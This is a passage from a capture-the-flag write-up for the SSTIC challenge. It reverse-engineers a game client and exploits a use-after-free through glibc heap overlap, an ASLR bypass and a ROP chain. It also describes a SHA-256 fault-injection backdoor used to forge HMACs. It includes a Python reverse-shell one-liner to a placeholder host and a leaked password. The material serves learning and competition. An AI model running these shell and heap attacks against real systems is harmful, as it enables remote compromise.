    xmmword_1CA24 = token;
    if ( sendto(sockfd, &send_buffer, 0x14uLL, 0, &server, server_sockaddr_len) != 20
      && sendto(sockfd, &send_buffer, 0x14uLL, 0, &server, server_sockaddr_len) != 20
      && sendto(sockfd, &send_buffer, 0x14uLL, 0, &server, server_sockaddr_len) != 20 )
    {
      __printf_chk(1LL, "[x] Connection error.\n");
      clean_quit(1uLL);
    }
    v1 = v3;
  }
  v4 = time(0LL);
  for ( i = 0LL; i != 16; ++i )
  {
    v6 = (void *)chat_feed[i];
    if ( v6 && v4 - chat_feed_times[i] >= 5 )
    {
      free(v6);
      chat_feed[i] = 0LL;
    }
  }
  network_recv_pdu();
  v7 = LOWORD(recv_buffer[0]);
  switch ( LOWORD(recv_buffer[0]) )
  {
    case 4:
      v12 = time(0LL);
      handle_server_player_info_pdu();
      if ( !v12 )
        continue;
      goto LABEL_35;
    case 5:
    case 6:
    case 9:
    case 0xA:
      goto LABEL_20;
    case 7:
      if ( HIWORD(recv_buffer[0]) )
      {
        SDL_LockMutex(kill_feed_lock);
        __snprintf_chk(&kill_feed, 93LL, 1LL, 94LL, "%s", (const char *)&word_CA34);
        last_kill_feed_time = tick;
        SDL_UnlockMutex(kill_feed_lock);
        __printf_chk(1LL, "[+] Received text: %s\n", &word_CA34);
      }
      goto LABEL_34;
    case 8:
      handle_map_state_pdu();
      if ( !v12 )
        continue;
      goto LABEL_35;
    case 0xB:
      if ( HIWORD(recv_buffer[0]) == 2 && (player_by_id = get_player_by_id(word_CA34)) != 0LL )
      {
        v9 = player_by_id;
        SDL_LockMutex(player_by_id->lock);
        v9->disconnected = 1;
        SDL_UnlockMutex(v9->lock);
        if ( v12 )
          goto LABEL_35;
      }
      else
      {
        __printf_chk(1LL, "[+] Received invalid server disconnect, ignoring.\n", v7);
        if ( v12 )
          goto LABEL_35;
      }
      continue;
    case 0xC:
      handle_server_attack_pdu();
      if ( !v12 )
        continue;
      goto LABEL_35;
    default:
      if ( LOWORD(recv_buffer[0]) == 0x8000 )
      {
        v10 = &word_CA34;
        if ( !HIWORD(recv_buffer[0]) )
          v10 = 0LL;
        __printf_chk(1LL, "[+] Error from server: %s\n", v10);
LABEL_34:
        if ( v12 )
          goto LABEL_35;
      }
      else
      {
        if ( LOWORD(recv_buffer[0]) != 4096 )
        {
LABEL_20:
          __printf_chk(
            1LL,
            "[x] Unknown or unsupported command from server (0x%04x). Aborting.\n",
            LOWORD(recv_buffer[0]));
          clean_quit(1uLL);
        }
        handle_chat_pdu();
        if ( v12 )
        {
LABEL_35:
          if ( time(0LL) - v12 >= 11 )
          {
            __printf_chk(1LL, "[x] Server hasn't sent player info in a while, this is abnormal behavior. Aborting.\n");
            clean_quit(1uLL);
          }
        }
      }
      return result;
    }
  }
}
```

Data structures:

The client manages an array of players. The first element in the array is always the local player. There can be a maximum of 8 players. Each element in the array is a pointer to a player structure.

```
players : 64 bytes
            (struct player * ) players [8]
```

The Player structure is the following:

PLAYER (184 bytes)		
Position	Length	Usage
[0:8]	8	SDL_MUTEX
[8:C]	4	player_id
[C:10]	4	is_local_player
[10:14]	4	delete_flag
[14:18]	4	Team (red or blue)
[18:1C]	4	Facing (left or right)
[1C:2C]	16	Player name
[2C:30]	4	HP (Health point)
[30:34]	4	map
[34:38]	4	?????
[38:40]	8	X Position (Float64) // X
[40:48]	8	Y Position (Float64) // Y
[48:58]	16	dX // Keyboard state
[58:59]	1	is_on_ground
[59:5A]	1	is_afk (Away from Keyboard)
[5A:6A]	16	last_attacker_name
[70:78]	8	attack_damage
[78:7C]	4	Attack_frame
[7C:80]	4	Hurt_frame // set in handle_server_attack_pdu and move_player
[80:88]	8	Keyboard ??
[88:8C]	4	kickback_state
[90:98]	8	Pointer to SDL_Texture to render the player name.
[98:9C]	4	text_to_texture() in render_player() / Output from TTF_RenderText_Blended()
[9C:A0]	4	text_to_texture() in render_player() / Output from TTF_RenderText_Blended()
[A0:A1]	1	shield_on
[A8:B0]	8	Pointer to Shield_obj
[B0:B8]	8	shield_start_time

The client also manages an array of objects for the objects that appear on the platform (hearts and green shard).

```
// objects : 128 bytes
            (struct object *) objects[16];



struct object {
            uint_64     shield_strength;        //(0x0)
            uint_32     object_id;              //(0x08)
            uint_32     Ref_cnt;                //(0x0C)    : Reference counter to free the object
            uint_16     map_id;                 //(0x10)
            uint_16     pos_x ;                 //(0x12)
            uint_16     pos_y ;                 //(0x14)
            uint_16     object_type;            //(0x18)    : Heart or Green_shard

};
```

And finally, an array of chat_feed pointers is used to store the chat messages received from the other players.

```
chat_feed: 64 bytes
            (char * ) chat_feed [8] // Each feed: malloc(n) buffer.
chat_feed_times :
            int chat_feed_times [8] // Time when the message arrived. After 4 seconds, the message is freed.
```

C. Bugs in the client

The use after free bug of the shield:

We can now understand the cause of the shield level bug we noticed when playing the game.

When the player grabs the green shard, the field *pointer_to_shield* of the local_player struct is set to to the address of the green_shard object. (in the function *register_seizing).*

The reference counter of the green_shard_object is incremented and is now equal to 2.

An OBJECT_SEIZING_PDU is sent to notify the server that the green shard has been taken by the player.

The server removes the seized object from the map. When the client received the next MAP_STATE_PDU message, the green_shard_object has been removed. Therefore, the client will decrement the reference counter of the green_shard object. The reference counter is now equal to 1. (in function *delete_object_by_id* called by *handle_map_state_pdu*).

When the player moves away from the current map (i.e. he goes to a new screen), the shield is removed from the player. The reference counter of the green_shard is decremented and now it reaches 0. So the object is freed. However, the field *pointer_to_shield* of the local_player struct is not modified. Now it points to a free buffer !

D. Exploit of the user after free bug

a. Read and write primitive

We know the value pointed by the field *pointer_to_shield* of the local_player struct, as it is sent as the shield strength (aka "greenshard_hp") in the ServerPlayerInfo message.

We can also modify this value. If we send an attack to the player, we can choose the attack_damage in the command CLIENT_ATTACK. When the client will receive the corresponding SERVER_ATTACK-MESSAGE, the value attack_damage will be subtracted from the shield level.

So if we find a way to control the value of the *pointer_to_shield* of the local player struct will get read and write primitives to any address. From there it will be pretty easy to get a reverse shell.

b. Heap corruption

We would like to create a chunk overlap to control the pointer *local_player.pointer_to_shield*.

After the bug the shard object buffer is added in the fastbin of the heap arena used by the netwok_thread.

NB: All the memory allocation of the client are done by the network_thread. So they are made in a heap arena dedicated for this thread. Thanks to that, the allocations of the client are deterministic and are not polluted by all the allocations made by SDL in the rendering loop.

With the use after free bug, we can control a pointer in a list of the free chunk of the fastbin.

Thanks to the chat message commands, we can also allocate any buffer of any size in the network_thread heap. When we send a chat command, the server broadcast the chat message to all the players. When the chat message is received by a client, a buffer is allocated in the heap to store the message (*malloc* called in the function *handle_chat_pdu*). Then 4 seconds later, the message buffer is freed (*free* called in the function *network_thread_worker*).

The client uses GLIBC version 2.35. This version implements many security improvements in the malloc library. Many heap exploitation techniques are not feasible anymore.

Pointer mangling:
NB: In the free chunk list, the pointers to the next chunk are mangled.
For example a pointer to ptr_chunk located at the address laddr will be stored as (ptr_chunk ^(laddr >>12)). So the NULL pointer at the end of the list will be stored as (laddr>>12).

Local_player chunk:

I try to use coalescence of chunks with a fake previous_size to overlap the local_player struct. Unfortunately, it didn't work as glibc checks the consistency of the chunk_size and previous_size.

In the local_player chunk we control the field *last_attacker_name* (We can choose the name of the player that will attack the targeted local player). So we can try to use this field to create a fake chunk header. Because of memory alignment we can only use the last character of the *last_attacker_name* for the fake chunk header. Unfortunately, we can't use this to coalesce chunks with a fake previous size. The buffers we can create with the chat messages are too far from the local player struct, it will require 2 bytes for the chunk size and here we can control only 1 byte.

Dump of the local player struct: (The **last_attacker_name** bytes are in **bold**)

```
0x7fffd8000b70:    0x30    0x0c    0x00    0xd8    0xff    0x7f    0x00    0x00
0x7fffd8000b78:    0x3d    0x85    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffd8000b80:    0x00    0x00    0x00    0x00    0x01    0x00    0x00    0x00
0x7fffd8000b88:    0x01    0x00    0x00    0x00    0x74    0x69    0x74    0x69
0x7fffd8000b90:    0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffd8000b98:    0x00    0x00    0x00    0x00    0x64    0x00    0x00    0x00
0x7fffd8000ba0:    0x01    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffd8000ba8:    0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffd8000bb0:    0x00    0x00    0x00    0x00    0x00    0x00    0x72    0x40
0x7fffd8000bb8:    0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffd8000bc0:    0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffd8000bc8:    0x01    0x01    0x74    0x6f    0x74    0x6f    0x31    0x32
0x7fffd8000bd0:    0x33    0x34    0x35    0x36    0x37    0x38    0x39    0x30
0x7fffd8000bd8:    0x41    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffd8000be0:    0x05    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffd8000be8:    0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffd8000bf0:    0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffd8000bf8:    0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffd8000c00:    0x00    0xab    0x5f    0xf8    0xff    0x7f    0x00    0x00
0x7fffd8000c08:    0x14    0x00    0x00    0x00    0x14    0x00    0x00    0x00
0x7fffd8000c10:    0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffd8000c18:    0xb0    0x0d    0x00    0xd8    0xff    0x7f    0x00    0x00
0x7fffd8000c20:    0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
```

So we try another approach:

We will create a chunk overlap on a remote player struct. As the remote player struct will be allocated after the chat buffers we control, it's much easier to get a chunk overlap.

In the remote_player struct we will modify the pointer *remote_player.pointer_to_shield*. Then we will disconnect the remote_player. The function *delete_disconnected_players* will release the object pointed by *remote_player.pointer_to_shield*.

The idea is to create a fake chunk inside the local_player struct in choosing properly the last_attacker_name to have a valid fake chunk header. Then we will set *remote_player.pointer_to_shield* to the address of this fake chunk inside the local_player struct.

When the remote player is disconnected, the fake_chunk in the local_player will freed. Then we can send a chat message of the same size. It will be allocated in the fake chunk inside the local_player struct. We can now control the pointer *local_player.pointer_to_shield* to get read and write primitives to any address.

There is a problem left. Actually the function *delete_disconnected_players* won't directly free the object pointed by *remote_player.pointer_to_shield.* But it will first decrement the reference counter and free the buffer only if the reference counter reaches 0.

In our case for the fake chunk inside the local_player, the reference counter is the hurt_frame field of the local_player. So if we send an attack to kill the local_player, the hurt_frame will be set to 1. We can then disconnect the remote_player, the function *delete_disconnected_players* will free the fake chunk as the reference counter is set to 1.

NB: Actually, there is a race condition. The hurt_frame is reset to 0 when the local_player is revived. So, if the remote_player disconnection is too late, it won't work.

<u>The exploitation steps are the following</u>:

1/ Trigger the use after free bug with the shield buffer as explained above

2/ Get the value pointed by local_player. pointer_to_shield. As there is only one buffer in the free chunk list, it's a mangled NULL pointer, so it gives laddr>>12.

3/ Create a 63 bytes buffer in which we put a fake free chunk header. A header of 0x35 followed by a mangled NULL pointer.

Send the buffer with a chat cmd.

4/ Insert the fake chunk in the fastbin list. For this we need to modify the pointer pointed by local_player. pointer_to_shield to point to the fake chunk addr. We send an attack command to modify the value. (NB: We also need to use a mangled pointer as above).

5/ We connect a new player (RPlayer) to the server to allocate a new struct player in the heap after the fake chunk.

6/ We wait to make sure the chat buffer sent at step 3 is freed. (The chat messages are freed after 4 seconds).

7/ We send a 2 chat messages of 31 bytes to make sure the fake chunk will be allocated.

8/ We allocate a new 63 bytes buffer to override the content of the buffer sent at step 3. In doing so we can modify the header of the fake chunk to modify its length and overlapped the buffer of the new allocated player(Rplayer). For this purpose, we replace the 0x35 header of the fake chunk with 0xF5.

9/ We wait to make sure the fake chunk is freed.

10/ We now create a 232 bytes buffer that will override the struct player created at the step 5. The buffer will be allocated in the extended fake chunk and so it will override the RPlayer structure.


We modify the *RPlayer.pointer_to_shield* to point to another fake chunk inside the local_player structure. (Not to be confused with the fake chunk of step3).

11/ We disconnect the RPlayer. And we send an attack message to kill the local player. In doing so the hurt frame field of the local player structure will be set to 1.

12/ When the RPlayer is disconnected, the Rplayer shield will be released the reference *RPlayer.pointer_to_shield*. As the reference counter is equal to 1, the local_player fake chunk will be freed.

13/ We can now send a chat message of 71 bytes to override the fake chunk inside the local_player struct. We now control the l*ocal_player.pointer_to_shield*. We have read and write primitives to any addresses.

NB: In addition to the race condition for the localPlayer.hurt_frame field mentioned previously, there are two other random issues. When a player struct is freed, the free function is called by the main thread in the function delete_disconnected_players. It may cause a deadlock as there is a synchronization bug between the main thread and the network_thread (e.g. If the network_thread is calling handle_server_player_info_pdu at the same time). Finally when the fake chunk inside the local_player is freed by delete_disconnected_players, if the tcache entry of the main thread for this chunk size is not full, the fake chunk will be put in this tcache entry . In this case, the fake chunk will be allocated by SDL, causing a crash. Thankfully most of the time, the tcache entry is full, so the fake chunk is put in the fast_bin of the network_thread heap arena.


Heap (network_thread arena)
Local Player
ptr_to_shield
Buffer
Fake Chunk
RPlayer
Ptr_to_shield
Heap (network_thread arena)
Local Player
Fake Chunk
ptr_to_shield
Buffer
Fake Chunk
RPlayer
Ptr_to_shield

c. ASLR bypass

Since we have a read primitive to any address, defeating the ASLR is pretty simple. We already know the addresses of the heap arena of the network_thread.

We can read the address of the SDL texture field located in a player struct. The SDL_texture is allocated in the main_heap.

Then we read the first field of the SDL_texture. It's a magic number located inside the SDL library. It gives the address of the SDL library and also the libc as the offset between the dynamic libraries is not modified by ASLR.

From the address of the libc, we can get the address of argv in the stack to get the location of the stack.

Finally, we get the address of the client program itself.

d. Reverse shell

As python is available in the client docker container, the easiest solution to get a reverse shell is to use a python command.

The following command will do the job:

```
python3 -c 'import
socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("XX.XX.XX.XX",4242));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/sh")'
```

We'll send the command in a chat message to have it loaded in client memory.

To launch the command, we will use the *libc.system* function.

Finally to trigger the call to *libc.system*, we'll modify the function pointer *p_snprintf_chk* that is called by the function *network_send_client_player_info.*

We just need 2 ROP gadgets:

```
0x00005555555592b1 : add rsp, 0x78 ; pop rbx ; pop r14 ; ret
0x000055555555708a : pop rdi ; ret
```

The function pointer is *p_snprintf_chk* is set to the address of the ROP gadget ADD_RSP,0x78.

In the stack we put

- Address of the ROP gadget POP_RDI,
- address of the buffer where the python command has been loaded,
- address of the *libc.system* function.

When network_send_client_player_info is called, the reverse shell will start.

Memo.txt

Finally, from the reverse shell, we can find a file called memo.txt which contains:

```
$ ls -la
total 196
drwxr-x--- 1 mafioso-dev mafioso-dev   4096 May  2 15:20 .
drwxr-xr-x 1 root        root          4096 Mar 16 19:52 ..
-rw-r--r-- 1 mafioso-dev mafioso-dev    220 Jan  6  2022 .bash_logout
-rw-r--r-- 1 mafioso-dev mafioso-dev   3771 Jan  6  2022 .bashrc
drwx------ 3 mafioso-dev mafioso-dev   4096 May  2 15:20 .cache
-rw-r--r-- 1 mafioso-dev mafioso-dev    807 Jan  6  2022 .profile
drwxr-xr-x 8 mafioso-dev mafioso-dev   4096 Feb 18 12:03 assets
-rwxrwxr-x 1 mafioso-dev mafioso-dev 150096 Mar 16 19:41 client
-rw-r--r-- 1 root        root           193 Mar 16 19:52 memo.txt
-rwxrwxr-x 1 mafioso-dev mafioso-dev    745 Mar 11 21:58 run-client.sh
-rwxrwxr-x 1 root        root            96 Mar 15 00:27 start.sh
drwx------ 3 mafioso-dev mafioso-dev   4096 May  2 15:20 tmp

$ cat memo.txt
gotta check out this link my bro sent me some time
http://163.172.99.233:8080/956a07cd264c1df26beedcef1b3187ad

my password because my dumbass brain keeps forgetting it: ave_viridis_crystallum
```

It gives the URL of the next chapter and the password of the SSH account for the user mafioso-dev.

We can get the flag of the level:

SSTIC{ae50935e902c926aa72cd5c526d128c947561f1ec3a0f6df4f753ad4e5e35a90}

NB: The source of the program to solve the chapter is provided in annex in the file ***clntDM.py***

5. Chapter 3: The Authenticator in SHAdow

A. The Chat Service

We're given three components of a chat service:

- MafiaChat, a python server;
- Shardy, a python client;
- HSMM, a RISCV-64 C program used for message signing, which runs on a specialized Hardware Security Module.

We have the sources of every component, there is no reverse engineering to do!

The chat service doesn't provide any confidentiality, all messages are in the clear and can be read by anybody who can access the chat server. No password is required to read the messages!

However, to send a message, we need to be authenticated.

To send a message, the steps are the following:

1/ the client sends to the HSMM a message with:

- The command_id == 0 for signing request
- The user_id and the password of the sender
- The user_id of the recipient.
- The message to be sent encoded in base64
- 2 integers hard coded to 1337.

2/ The HSMM does the following operations:

- It checks the validity of the parameters (function hsm_getline_check). The user_id have to start with the character '@' and to contain only alphanumeric characters.
- It sets 2 CSR registers mafia_0 and mafia_1 with the integer values provided as parameters in the message from the client (Hard coded to 1337 by the client).
- Then it authenticates the sender. There are 5 users in the system : "@mafiaBOSS, @mafiaBRO, @mafiaDEV, @mafiaTECHNICIAN, @mafiaTEST" . To check the password of the sender, the hsmm computes the SHA512 of the given password and compare the hash with the excepted value for the sender user.
- NB: In the source, we are given the password of the user "@mafiaTEST" : "OnlyRequiredToSignAndSendMessages".
- If the authentication is successful, the HSMM format the message:

```
"from:<sender_id>\\to:<recipient_id>\\content:<message in base64>"
```

- The formatted message is encoded in base64 and finally an HMAC(SHA256) is computed on the message with a secret key stored in the HSMM.
- The formatted message in base64 and the HMAC base64 encoded are returned to the client.

3/ The client sends the formatted message and the HMAC received from the HSMM to the Chat server. (function mafiachat.post_messages())

4/ The server sends the received message and the HMAC to the HSMM to verify the validity of the HMAC.

5/ The HSMM computes an HMAC on the formatted message and compares the result with the HMAC provided in parameter. If the two HMAC are identical the verification is successful.

6/ If the HMAC verification by the HSMM is successful, the Chat server parses the formatted message to retrieve the sender, the recipient and the message content.

7/ Finally, the received message is added to the list of messages of the Chat server.

The goal of this chapter is to send a message to @mafiaBOSS from @mafiaDEV. But we don't know the password of the mafiaDEV user, we only have the password of the user mafiaTEST

B. Bug in the MafiaChat server:

There is a bug in the parsing of the formatted message in the Mafiachat server.

The format of the message is the following:

```
        "from:<sender_id>\\to:<recipient_id>\\content:<message in base64>"
```

The ChatServer doesn't check there is only one "from:" and "to:" fields in the formatted message.

If we send the following message to the Chat Server

```
        "from:<sender_id>\\to:<recipient_id>\\content:<message in
base64>\\from:<sender_id2>\\to:<recipient_id2>\\content:<message2>"
```

The Chat server will only take into account the last from: and to: fields. It will consider the message was sent by <send_id2> to <recipient_id2>.

We'd like to send the following message to the Chat server to pass the chapter:

```
"From:@mafiaTEST\\to:@mafiaDEV\\content:<base64msg>\\from:@mafiaDEV\\to:@mafiaBOSS\\content:<ba
se64msg2>"
```

For this purpose, we try to call the HSMM sign function with the following parameters:

Sender: @mafiaTEST

Password: OnlyRequiredToSignAndSendMessages

Recipient: @mafiaDEV

Content: :<base64msg>\\from:@mafiaDEV\\to:@mafiaBOSS\\content:<base64msg2>

Unfortunately, it fails because of the HSMM verifies the content is base64 encoded and the characters : ‘@’, ‘:’ and ‘\’ are not to allowed in base64.

C. SHA256 faults:

We know there is a backdoor in the HSMM. The file ***backdoor.diff*** contains the source of the backdoor as a diff file in QEMU for RISC-V.

The RISC-V CPU supports SHA2 cryptographic hardware extension Zvknha and Zvknhb. Zvknha is a subset of Zvknhb: Zvknha brings support for SHA-256 and Zvknhb brings support for both SHA-256 and SHA-512.

The extension specifies 3 new instructions:

vsha2ms.vv: message schedule expansion for SHA-2, performs SHA-512 message expansion if SEW is 64 and SHA-256 if SEW is 32, it produces 4 new SEW-wide word in the SHA-2 message schedule.

vsha2cl.vv and **vsha2ch.vv**: hash compression, computes a couple of rounds of SHA-512 (SEW=64) or SHA-256 (SEW=32). Both instructions expects an element group containing 4 message schedule word per group in their vs1 operand; vsha2cl operates on the least 2 significant words and vsha2ch on the most 2 significant word in the element groups.

The HSMM uses OpenSSL to compute the HMAC SHA2 authentication code. OpenSSL can use the RISC-V SHA2 Secure Hash extension (Zvknha and Zvknhb). The RISC-V assembly code is available in the file ***openssl/crypto/sha/asm/sha256-risc64-zvkb-zvknha_or_zvknhb.pl***.

We can see in the file *backdoor.diff* that both instructions ***vsha2ch32_vv*** and ***vsha2cl32_vv*** have been patched in QEMU.

```
void HELPER(vsha2ch32_vv)(void *vd, void *vs1, void *vs2, CPURISCVState *env,
                    uint32_t desc)
 {
@@ -573,8 +595,10 @@ void HELPER(vsha2ch32_vv)(void *vd, void *vs1, void *vs2, CPURISCVState *env,
    uint32_t vta = vext_vta(desc);

    for (uint32_t i = env->vstart / 4; i < env->vl / 4; i++) {
+       uint32_t M = 0;
+       vsha2c_mafia32(env, &M);
        vsha2c_32(((uint32_t *)vs2) + 4 * i, ((uint32_t *)vd) + 4 * i,
-                 ((uint32_t *)vs1) + 4 * i + 2);
+                 ((uint32_t *)vs1) + 4 * i + 2, M);
    }

    /* set tail elements to 1s */
@@ -609,8 +633,10 @@ void HELPER(vsha2cl32_vv)(void *vd, void *vs1, void *vs2, CPURISCVState *env,
    uint32_t vta = vext_vta(desc);

    for (uint32_t i = env->vstart / 4; i < env->vl / 4; i++) {
+       uint32_t M = 0;
+       vsha2c_mafia32(env, &M);
```

```
        vsha2c_32(((uint32_t *)vs2) + 4 * i, ((uint32_t *)vd) + 4 * i,
-                   (((uint32_t *)vs1) + 4 * i));
+                   (((uint32_t *)vs1) + 4 * i), M);
    }
```

The function vsha2c_32 implements 2 rounds of the compression function of SHA256.

```
-static void vsha2c_32(uint32_t *vs2, uint32_t *vd, uint32_t *vs1)
+static void vsha2c_32(uint32_t *vs2, uint32_t *vd, uint32_t *vs1, uint32_t M)
 {
    uint32_t a = vs2[H4(3)], b = vs2[H4(2)], e = vs2[H4(1)], f = vs2[H4(0)];
-   uint32_t c = vd[H4(3)], d = vd[H4(2)], g = vd[H4(1)], h = vd[H4(0)];
+   uint32_t c = vd[H4(3)] + M, d = vd[H4(2)], g = vd[H4(1)], h = vd[H4(0)];
    uint32_t W0 = vs1[H4(0)], W1 = vs1[H4(1)];
    uint32_t T1 = h + sum1_32(e) + ch(e, f, g) + W0;
    uint32_t T2 = sum0_32(a) + maj(a, b, c);
```

We can see that an extra parameter M is added to the state variable c of the SHA256 compression function.

The value M is returned by the function ***vsha2c_mafia32***:

```
static void vsha2c_mafia32(CPURISCVState *env, uint32_t *M)
{
   target_ulong mafia_0_now = env->mafia_0_now;
   env->mafia_0_now += 2;
   if (env->mafia_0 != mafia_0_now) {
      return;
   }

   target_ulong mafia_1_now = env->mafia_1_now;
   env->mafia_1_now += 1;
   if (env->mafia_1 != mafia_1_now) {
      return;
   }

   target_ulong m0 = helper_csrrw(env, 0x015, 0, 0);
   target_ulong m1 = helper_csrrw(env, 0x015, 0, 0);
   if ((m0 & 0b11 << 30) != 0b10 << 30 || (m1 & 0b11 << 30) != 0b10 << 30) {
      riscv_raise_exception(env, RISCV_EXCP_ILLEGAL_INST, GETPC());
   }
   *M = (m0 & 0xFFFF) | (m1 & 0xFFFF) << 0x10;
}
```

The variables env->mafia_0_now and env->mafia_1_now are counters.

env->mafia_0_now is the SHA256 round number. It is reset before a new call to the SHA256 compression function.

env->mafia_1_now counts the number of time the compression function has been called.

The variables env->mafia_0 and env->mafia_1 are the integer parameters that were sent to the HSMM in the sign command message.

The value M is modified only when the counters mafia_0_now and mafia_1_now equal the provided values mafia_0 and mafia_1.

The function call ***helper_csrrw(env, 0x015, 0, 0);*** is used to read the SEED CSR register that returns a 16 bits random value.

Thus the backdoor.diff is used to inject a fault in the SHA2 compression function (in the c state variable). The parameters mafia_0 and mafia_1 are used to select when the faut is injected. Mafia_0 is used to select the round number in which the fault will be injected. Mafia_1 is used to select in which invocation of the SHA256 compression function the fault will be injected.

D. Exploitation of the SHA256 fault injection

The publication

```
ALGEBRAIC FAULT ATTACK ON THE SHA-256 COMPRESSION FUNCTION
International Journal of Research in Computer Science
eISSN 2249-8265 Volume 4 Issue 2 (2014) pp. 1-9”
```

describes an attack on SHA256 based on fault injection on the SH256 compression function. The faults are injected in the c state variable of the compression function.


This attack can be used to forge an HMAC(SHA256) : “almost universal forgery attack”.

So it’s exactly what we need!

I couldn’t find any publicly available implementation of the attack.

I’ve reimplemented the attack based on the description in the paper.

It works as follow:



1/ Phase 1 (recover P63)

We generate 14 faults in C60 (in the state variable C) in the round 60 of the compression function.

The output of the SHA256 compression function is:

$H = Y_a \| Y_b \| Y_c \| Y_d \| Y_e \| Y_f \| Y_g \| Y_h$

$Y_a = a_{64} + a_0$, $Y_b = b_{64} + b_0$, $Y_c = c_{64} + c_0$, $Y_d = d_{64} + d_0$, $Y_e = e_{64} + e_0$, $Y_f = f_{64} + f_0$, $Y_g = g_{64} + g_0$, $Y_h = h_{64} + h_0$.

H* is the output with a fault injection.

For each fault, we compute the difference with the original hash value: H*-H:

$Y^*_a - Y_a = a^*_{64} - a_{64},\ Y^*_b - Y_b = b^*_{64} - b_{64}$ ….

As described in the paper we use the STP solver to compute and to solve the equations for the last 4 rounds of SH256. It gives the value of p63 (a63, b63…h63).

2/ Phase 2 (Revealing Ml)

For any faulty H* value, knowing p63 we can compute the faulty p63* state.

Subphase 2.1 :

13 random faults are injected in c56. For each random injection we compute the corresponding p63*.

We use STP to compute and to solve the equations for the 7 rounds (56-62). We can then get the correct values of the input words : W59, W60, W61, W62.

Subphase 2.2:

13 random faults are injected in c52. For each random injection we compute the corresponding p63*. Knowing P63* and W59, W60, W61, W62, we can compute p58*.

We use STP to compute and to solve the equations for the 7 rounds (52-58). We can then get the correct values of the input words : W55, W56, W57, W58.

Subphase 2.3:

13 randoms faults are injected in c48. As previously we can compute W51,W52,W53,W54.

13 randoms faults are injected in c44. As previously we can compute W47,W48,W49,W50.

Knowing W47, W48…W62, we can compute the input message Ml based on the expansion algorithm (for this we also use STP).

Knowing the input message Ml, we can compute W63. Then we can find p64 and the initial state of the compression function a0, b0.. h0.

